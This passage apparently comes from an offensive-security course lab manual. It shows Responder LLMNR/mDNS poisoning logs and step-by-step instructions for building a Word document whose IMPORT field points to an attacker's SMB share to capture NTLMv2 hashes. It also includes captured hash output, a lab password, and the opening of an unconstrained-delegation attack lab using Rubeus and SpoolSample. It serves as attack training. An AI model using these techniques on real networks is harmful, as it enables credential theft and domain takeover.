[*] [LLMNR]  Poisoned answer sent to 192.168.20.103 for name dc-20
[*] [MDNS] Poisoned answer sent to 192.168.20.103    for name dc-20.local
[*] [MDNS] Poisoned answer sent to 192.168.20.103    for name dc-20.local
[*] [LLMNR]  Poisoned answer sent to 192.168.20.103 for name dc-20
[*] [MDNS] Poisoned answer sent to 192.168.10.2    for name win19.local
[*] [LLMNR]  Poisoned answer sent to 192.168.10.2 for name win19
[*] [MDNS] Poisoned answer sent to 192.168.20.102    for name win19.local
[*] [LLMNR]  Poisoned answer sent to 192.168.20.102 for name win19
[*] [MDNS] Poisoned answer sent to 192.168.20.105    for name win10.local
[*] [LLMNR]  Poisoned answer sent to 192.168.20.105 for name win10
[*] [MDNS] Poisoned answer sent to 192.168.10.4    for name sql.local
[*] [LLMNR]  Poisoned answer sent to 192.168.10.4 for name sql
[*] [LLMNR]  Poisoned answer sent to 192.168.10.1 for name dc
[*] [MDNS] Poisoned answer sent to 192.168.10.1    for name dc.local
[*] [MDNS] Poisoned answer sent to 192.168.10.1    for name dc.local
[*] [LLMNR]  Poisoned answer sent to 192.168.10.1 for name dc
[*] [MDNS] Poisoned answer sent to 192.168.10.3    for name dc-10.local
[*] [LLMNR]  Poisoned answer sent to 192.168.10.3 for name dc-10
[*] [MDNS] Poisoned answer sent to 192.168.10.3    for name dc-10.local
[*] [LLMNR]  Poisoned answer sent to 192.168.10.3 for name dc-10
[*] [NBT-NS] Poisoned answer sent to 192.168.0.18 for name WORKGROUP (service:
Domain Controller)
[*] [NBT-NS] Poisoned answer sent to 192.168.0.18 for name WORKGROUP (service:
Domain Master Browser)
```

With Responder ready, let's collect some hashes...

Objective 2: Remote Word Objects


While Responder is typically used to poison broadcast protocols such as LLMNR, we will now demonstrate a more interesting way of obtaining NTLMv2 challenge-responses.

Using Remote Objects in Word, we can trick a Windows machine to retrieve an image from a remote server. This would include an authentication attempt, as the Windows machine would automatically use Single Sign On (SSO) to try to connect to the network share to retrieve the image.


Step 1: Create a new Word Document

We will use the Win10 machine (192.168.20.105) to create a Word document that loads a remote object. Please open a Remote Desktop connection to 192.168.20.105 with username `SEC699-20.LAB\student_ladm` and password `Sec699!!`).


From this machine, use Windows' search function to locate the *"Word"* executable.



Once launched, you might be greeted by a sign-in prompt which you can gently disregard using the top-right closing button.




You can then select a new *"Blank document"* from the *"New"* section, which is where our simple trick will take place.



Step 2: Creating a Remote Object


By pressing `Ctrl` + `F9` Word will create a new empty object, which you can observe in the below screenshot (i.e. `{ }`).



Within the curly-brackets (`{ }`) proceed to import a network path using the below syntax.


```
IMPORT "\\\\192.168.20.107\\1.jpg"
```

Note that the above syntax escapes back-slashes by doubling them.




Once done, a final setting has to be defined to ensure our victims connect to our malicious SMB server. By right-clicking the remote object and selecting *"Edit Field..."*, open the *"Field"* window. From the right-pane's *"Field options"* section, make sure to check the *"Data not stored with document"* check-box.

Once done, close the window by pressing the *"OK"* button.



Step 3: Saving and Spreading

With our malicious Word document ready, proceed to save it using the `Ctrl` + `s` key-combination. Make sure to select *"Save As"* in the blue left-pane after which you can save it on *"This PC"*, using any name you wish.



You can now proceed to open the Word document, optionally from another Word-equipped machine and/or user.

Step 4: Checking Results

If you switch back to the Responder session, you will notice a multitude of collected hashes.

Do note that the below output is trimmed as Windows will insist on connecting to the server, so we'll capture the NTLMv2 Challenge-Response multiple times.

```
                                     __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.0.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

/!\ Warning: files/AccessDenied.html: file not found
/!\ Warning: files/BindShell.exe: file not found

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [ON]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [ON]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [ens192]
    Responder IP               [192.168.20.107]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']
```

```
[!] Error starting TCP server on port 80, check permissions or other servers
running.
[!] Error starting SSL server on port 443, check permissions or other servers
running.
[+] Listening for events...
[SMB] NTLMv2-SSP Client   : 192.168.20.105
[SMB] NTLMv2-SSP Username : sec699-40\student_ladm
[SMB] NTLMv2-SSP Hash     : student_ladm::sec699-
40:9865961408a2cff0:66140EB41145D1D72F619199864D5819:0101000000000000C0653150DE

[+] Exiting...
```

Conclusions

Finishing this lab has given you insight in how NTLMv2 challenge-response stealing typically happens. You've performed the following steps:

- Running Responder to capture NTLMv2 challenge-responses
- Leveraging Microsoft Word remote objects to force systems to authenticate to (untrusted) network shares

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 5: Abusing Unconstrained Delegation

Delegation attacks have long been "under the radar", but they are increasingly being exploited by adversaries. In order to properly understand how these attacks work though, we need a thorough understanding of Kerberos. Your Instructor should have done an amazing job explaining Kerberos, so this lab should be a breeze!

Unconstrained Delegation

Delegation is a Kerberos feature that allows services to execute actions on behalf of authenticated users (impersonation). A common example to explain the need for delegation is front-end servers (e.g. web servers) that need to interact with back-end servers (e.g. database servers) on a client's behalf.

> Unconstrained delegation was introduced in Windows 2000, but is still around for compatibility reasons. Unconstrained delegation is the most insecure delegation type and can have a huge security impact.

We will execute an unconstrained delegation attack. We will not immediately review detection strategies, as we will do this in the next lab linked to Constrained Delegation attacks! We will also write our conclusion after the constrained delegation lab!

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```

Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Abusing Unconstrained Delegation

The first part of this lab will focus on obtaining administrative access to the `sec699-20.lab` domain. The scenario starts with an unprivileged domain user (`student`) and will finish with full, administrative, domain access (Domain Administrator).

In order to achieve this, we will perform the following steps:

- Enumerate domain information and identify systems with unconstrained delegation
- Obtain local admin access to a system configured with unconstrained delegation
- Force a domain controller to connect to the compromised system
- Steal domain controller computer account TGT
- Obtain domain administrator access

Step 1: Compiling the required tools

For this lab, we'll leverage two specific tools, of which the source code has been included on CommandoVM:

- Rubeus (`C:\Tools\GhostPack\Rubeus`)
- SpoolSample (`C:\Tools\SpoolSample`)


Let's compile the tools:

